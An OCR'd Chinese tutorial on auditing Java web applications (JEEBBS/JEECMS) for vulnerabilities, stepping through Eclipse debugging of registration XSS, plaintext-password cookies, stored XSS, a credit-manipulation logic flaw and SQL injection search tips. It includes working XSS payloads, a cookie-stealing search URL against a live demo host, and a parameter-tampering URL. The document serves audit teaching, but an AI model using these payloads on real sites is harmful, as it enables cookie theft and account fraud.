
Tips： Eclipse 全局搜索关键字方法



根据搜索结果找到对应文件：





根据结果找到对应的**public class** RegisterAct类，并查看对应逻辑代码：



找到控制层的入口后即可在对应的方法内设上断点，然后发送请求到控制层的URL进入Debug模式。

注册发送数据包时用Tamper data拦截并修改请求当中的email为xss攻击代码。





选择任意对象右键Watch即可查看对应的值（任意完整的，有效的对象包括方法执行）。
F6单步执行。

```
72    @RequestMapping(value = "/register.jspx", method = RequestMethod.POST)
73    public String submit(String username, String email, String password,
74            BbsUserExt userExt, String captcha, String nextUrl,
75            HttpServletRequest request, HttpServletResponse response,
76            ModelMap model) throws IOException {
77        CmsSite site = CmsUtils.getSite(request);
78        BbsConfig config = bbsConfigMng.findById(site.getId());
79        WebErrors errors = validateSubmit(username, email, password, captcha,
80                site, request, response);
81        if (errors.hasErrors()) {
82            return FrontUtils.showError(request, response, model, errors);
83        }
84        String ip = RequestUtils.getIpAddr(request);
85        Integer groupId = null;
86        BbsUserGroup group = bbsConfigMng.findById(site.getId())
87                .getRegisterGroup();
88        if (group != null) {
89            groupId = group.getId();
90        }
91        BbsUser user = null;
92        if(config.getEmailValidate()){
93            EmailSender sender = configMng.getEmailSender();
94            MessageTemplate msgTpl = configMng.getRegisterMessageTemplate();
95            if (sender == null) {
```

普通查看方式：选择方法按F3可进入方法查看。
Debug跟踪方式：F5进入调用的方法。

F5进入validateSubmit：

```
209   private WebErrors validateSubmit(String username, String email,
210           String password, String captcha, CmsSite site,
211           HttpServletRequest request, HttpServletResponse response) {
212       WebErrors errors = WebErrors.create(request);
213       try {
214           if (!imageCaptchaService.validateResponseForID(session
215                   .getSessionId(request, response), captcha)) {
216               errors.addErrorCode("error.invalidCaptcha");
217               return errors;
218           }
219       } catch (CaptchaServiceException e) {
220           errors.addErrorCode("error.exceptionCaptcha");
221           log.warn("", e);
222           return errors;
223       }
224       if (errors.ifMaxLength(email, "email", 100)) {
225           return errors;
226       }
227       // 用户名存在，返回false。
228       if (unifiedUserMng.usernameExist(username)) {
229           errors.addErrorCode("error.usernameExist");
230           return errors;
231       }
232       return errors;
233   }
```


index.jsp | RegisterAct.java | WebErrors.java

```
202   public boolean ifBlank(String s, String field, int maxLength) {
203       if (StringUtils.isBlank(s)) {
204           addErrorCode("error.required", field);
205           return true;
206       }
207       if (ifMaxLength(s, field, maxLength)) {
208           return true;
209       }
210       return false;
211   }
212
213   public boolean ifMaxLength(String s, String field, int maxLength) {
214       if (s != null && s.length() > maxLength) {
215           addErrorCode("error.maxLength", field, maxLength);
216           return true;
217       }
218       return false;
219   }
```

email= "<script>alert('wooyun');</script> " (id=211)
hash= 597453978
hash32= 0
value= (id=250)
<script>alert('wooyun');</script>


validateSubmit方法，很明显是校验用户提交的信息。F6 debug到224行这里只检测了邮箱的长度，ifMaxLength这是一个公用长度校验方法。只校验长度显然是不够的，数据格式和合法性都必须校验。

F6跟到125行注册调用：




F3可以先点开registerMember类看看：

找到接口实现类即最终的注册逻辑代码：




2、Jeebbs 危险的用户名注册漏洞


Jeebbs 的数据库结构当中用户名长度过长：`username` varchar(100) NOT NULL COMMENT '用户名',这会让你想到了什么？




当用户名的输入框失去焦点后会发送 Ajax 请求校验用户名唯一性。请输入一个长度介于 3 和 20 之间的字符串。也就是说满足这个条件并且用户名不重复就行了吧？前端是有用户名长度判断的，那么后端代码呢？因为我已经知道了用户名长度可以存 100 个字符，所以如果没有判断格式的话直接可以注册 100 个字符的用户名。首先输入一个合法的用户名完成客户端的唯一性校验请求，然后在点击注册发送数据包的时候拦截请求修改成需要注册的 xss 用户名，逻辑就不跟了跟上面的邮箱差不多，想像一下用户名可以 xss 是多么的恐怖。任何地方只要出现粗线下 xss 用户名就可以轻易拿到别人的 cookie。



3、Cookie 明文存储安全问题：






代码没有任何加密就直接 setCookie 了，如果说 cookie 明文储存用户帐号密码不算漏洞的话等会弹出用户明文密码不知道是算不算漏洞。

4、个性签名修改为 xss,发帖后显示个性签名处可 xss

因为个性签名会在帖子里显示，所以回帖或者发帖就会触发 JS 脚本了。这里说一下默认不记住密码的情况下（不设置 cookie）不能够拿到 cookie 当中的明文密码，这个漏洞用来打管理员 PP 挺不错的。不应该啊，起码应该过滤下。

5、不科学的积分漏洞



积分兑换方法如下：

```
@RequestMapping(value = "/member/creditExchange.jspx")
public void creditExchange(Integer creditIn, Integer creditOut,
        Integer creditOutType, Integer miniBalance, String password,
        HttpServletRequest request, HttpServletResponse response) {}
```

可以看到这里直接用了 SpringMvc 注入参数，而这些参数恰恰是控制程序逻辑的关键。比如构建如下 URL，通过 GET 或者 POST 方式都能恶意修改用户的积分：

http://localhost/jeebbs/member/creditExchange.jspx?creditIn=26&creditOut=-27600&creditOutType=1&miniBalance=-10000000&password=wooyun


因为他的逻辑是这么写的：

```
if(user.getPoint()-creditOut>miniBalance){
    balance=true;
}else{
    flag=1;
}
```

从 User 对象里面取出积分的数值，而积分兑换威望具体需要多少是在确定兑换关系后由 ajax 去后台计算出来的，提交的时候也没有验证计算的结果有没有被客户端改过。其中的 creditOut 和 miniBalance 都是我们可控的。所以这个等式不管在什么情况下我们都可以让它成立。


6、打招呼 XSS

逻辑有做判断：1、用户名为空。2、不允许发送消息给自己。3、用户名不存在。
在控制层并没有做过滤：



在调用 com.jeecms.bbs.manager.impl. BbsMessageMngImpl.java 的 sendMsg 方法的时候依旧没有过滤。到最终的 BbsMessageDaoImpl 的 save 方法还是没有过滤就直接储存了;

一般性的做法，关系到用户交互的地方最好做 referer 和 xss 过滤检测，控制层负责收集数据的同时最好处理下用户的请求，就算 controller 不处理起码在 service 层做下处理吧。



7、发布投票贴 xss 发布一片投票帖子，标题 xss 内容。

8、邮箱的两处没有验证 xss

9、个人资料全部 xss

10、投稿打管理员后台点击查看触发

11、搜索 xss

http://demo.jeecms.com/search.jspx?q=%2F%3E%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3Ehello&channelId=


漏洞 N.....

2、 按程序实现逆向测试

1、”逆向”找 SQL 注入

SQL注入理论上是最容易找的，因为SQL语句的特殊性只要Ctrl+H 搜索select、from 等关键字就能够快速找到项目下所有的SQL语句，然后根据搜索结果基本上都能够确定是否存在SQL注入。**凡是SQL语句中出现了拼SQL（如select * from admin where id=’”+id+”’）那么基本上80%可以确定是SQL注入。但也有特例，比如拼凑的SQL参数并不受我们控制，无法在前台通过提交SQL注入语句的方式去控制最终的查询SQL。而采用预编译?占位方式的一般不存在注入。**

比如搜索51javacms项目当中的SQL语句：



Tips:ORM框架特殊性

1、 Hibernate HQL：

需要注意的是Hibernate的HQL是对对象进行操作，所以它的SQL可能是：

```
String hql = "from Emp";
Query q = session.createQuery(hql);
```

也可以

```
String hql = "select count(*) from Emp";
Query q = session.createQuery(hql);
```

甚至是

```
String hql = "select new Emp(e.empno,e.ename) from Emp e ";
Query q = session.createQuery(hql);
```

Test.java | CorpsMapper.java | SysUser.java

```java
@Entity
@Table(name = "wps_sys_user")
public class SysUser {

    private int id;
    private String account;
    private String password;
    private int userType;
    private String userAvatar;
    private String email;
    private String website;
    private int qq;
    private String sign;
